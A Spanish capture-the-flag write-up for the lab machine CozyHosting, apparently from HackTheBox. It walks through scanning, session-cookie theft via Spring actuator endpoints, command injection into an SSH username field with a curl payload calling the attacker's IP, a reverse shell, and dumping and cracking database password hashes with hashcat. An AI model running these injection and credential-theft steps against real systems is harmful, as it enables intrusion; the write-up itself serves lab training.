# CozyHosting

# Escaneo


```Bash
❯ nmap -p- --open  -n -Pn -vvv 10.129.229.88 -oG allports
```

```
❯ nmap -p- --open  -n -Pn -vvv 10.129.229.88 -oG allports

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:52 CEST
Initiating SYN Stealth Scan at 09:52
Scanning 10.129.229.88 [65535 ports]
Discovered open port 80/tcp on 10.129.229.88
Discovered open port 22/tcp on 10.129.229.88
SYN Stealth Scan Timing: About 36.75% done; ETC: 09:53 (0:00:53 remaining)
SYN Stealth Scan Timing: About 36.96% done; ETC: 09:55 (0:01:44 remaining)
SYN Stealth Scan Timing: About 37.17% done; ETC: 09:56 (0:02:34 remaining)
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.37% done; ETC: 09:57 (0:03:19 remaining)
SYN Stealth Scan Timing: About 68.44% done; ETC: 09:56 (0:01:09 remaining)
Completed SYN Stealth Scan at 09:54, 154.63s elapsed (65535 total ports)
Nmap scan report for 10.129.229.88
Host is up, received user-set (0.070s latency).
Scanned at 2024-07-18 09:52:23 CEST for 154s
Not shown: 63386 closed tcp ports (reset), 2147 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 154.75 seconds
           Raw packets sent: 68728 (3.024MB) | Rcvd: 64186 (2.567MB)
```


```Bash
❯ nmap -p22,80 -sCV 10.129.229.88 -oN escaneo
```

```
❯ nmap -p22,80 -sCV 10.129.229.88 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:58 CEST
Nmap scan report for 10.129.229.88
Host is up (0.071s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

Tenemos el 80 y vemos el DNS




Ya sabemos hacemos un nano a /etc/hosts





Hacemos un dirsearch para ver directorios que halla


```bash
❯ dirsearch --crawl -u http://cozyhosting.htb/ --exclude-status 404 --deep-recursive
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/unicomanu/Academia/cozy/reports/http_cozyhosting.htb/__24-07-18_10-22-14.txt

Target: http://cozyhosting.htb/

[10:22:14] Starting:
[10:22:24] 200 -    0B  - /;admin/
Added to the queue: ;admin/
[10:22:24] 200 -    0B  - /;json/
Added to the queue: ;json/
[10:22:24] 200 -    0B  - /;/login
[10:22:24] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[10:22:24] 200 -    0B  - /;login/
Added to the queue: ;login/
Added to the queue: ;/
[10:22:24] 200 -    0B  - /;/admin
[10:22:24] 200 -    0B  - /;/json
[10:22:25] 400 -  435B  - /a%5c.aspx
[10:22:27] 200 -    0B  - /actuator/;/auditLog
Added to the queue: actuator/
[10:22:27] 200 -    0B  - /actuator/;/caches
[10:22:27] 200 -    0B  - /actuator/;/auditevents
[10:22:27] 200 -    0B  - /actuator/;/configprops
[10:22:27] 200 -    0B  - /actuator/;/beans
[10:22:27] 200 -    0B  - /actuator/;/configurationMetadata
[10:22:27] 200 -    0B  - /actuator/;/conditions
[10:22:27] 200 -    0B  - /actuator/;/dump
[10:22:27] 200 -  634B  - /actuator
[10:22:27] 200 -    0B  - /actuator/;/env
[10:22:27] 200 -    0B  - /actuator/;/events
[10:22:27] 200 -    0B  - /actuator/;/features
[10:22:27] 200 -    0B  - /actuator/;/exportRegisteredServices
[10:22:27] 200 -    0B  - /actuator/;/flyway
[10:22:27] 200 -    0B  - /actuator/;/info
[10:22:27] 200 -    0B  - /actuator/;/jolokia
[10:22:27] 200 -    0B  - /actuator/;/logfile
[10:22:27] 200 -    0B  - /actuator/;/health
[10:22:27] 200 -    0B  - /actuator/;/integrationgraph
```


Y lo ponemos





Aqui parece ser que hay algo de valos que es la parte de sswsions como solo tenemos el puerto 80 vamos a probar
parace que nos da una cookie de sesion de un tal kanderson





Lo ponemos en inspeccion elemento




Intentamos el ssh conectarnos con nuestro ip y nombre y nois lo deniega




lo que usponemos que puede que este haciendo esto por detras


```Bash
ssh -i id_rsa username@hostname
```

Al ver esto lo que vemos qeu acepta espacios en blanco podemos utilizar este parametro


```Bash
${IFS}
```

Y ya ponemos nuestro comando entero

```Bash
test;curl${IFS}http://10.10.14.4:7000;
```




Y en nuyestro servidor de escucha nos sale el estado 200




ahora que sabemos poder enviar comandos y que sean existosos vamos a crear un archivo para compartir en nuestra maquina que compartiremos en el servidor


Esto nos hacer una reverse shell

Depues lo compartimos como lo hemos echo antes con python

Y ya por ultimo lanzamos nuestro curl que ejecute el archivo y nos de una bash

Nos ponmemos en escucha en el puerto indicado 4444 y lo tenemos

Hacemos el tratamiento TTY de siempre

# Lateral Movement

al ver que la consola que nos dan es una carpeta /app con un archivo alojado en .jar vamos a llevarlo a tmp/app

```Bash
unzip -d /tmp/app cloudhosting-0.0.1.jar
```

Nos dirijimos aqui

```Bash
cat /tmp/app/BOOT-INF/classes/application.properties
```

```
app@cozyhosting:/app$ cat /tmp/app/BOOT-INF/classes/application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxRapp@cozyhosting:/app$
```


Y Vemos qeu hauy una palicacion que es le postgrepSQL

Nos dirigimos a el

```bash
psql -h 127.0.0.1 -U postgres
```

```language-pass
Vg&nvzAQ7XxR
```

listamos las bases de datos



Conectamois con cozy

```bash
\connect cozyhosting
```

```
postgres=# \connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

Listamos las base de datos

```basg
\dt
```

```
cozyhosting=# \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)
```

Lanzamos la sentencia SQL

```Bash
select * from users;
```

```
cozyhosting=# select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

Las guardamos en el archivo creed

```
cat creed
File: creed
kanderson:$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
home/unicomanu/Academia/cozy
```

```hash
kanderson:$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
```

Lo descriptamos hashcat

Bash


```
hashcat creed -m 3200 /usr/share/wordlists/rockyou.txt
```

```
Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib ... kVO8dm
Time.Started.....: Thu Jul 18 21:46:11 2024 (26 secs)
Time.Estimated ...: Thu Jul 18 21:46:37 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      108 H/s (7.07ms) @ Accel:5 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2800/14344385 (0.02%)
Rejected.........: 0/2800 (0.00%)
Restore.Point....: 2775/14344385 (0.02%)
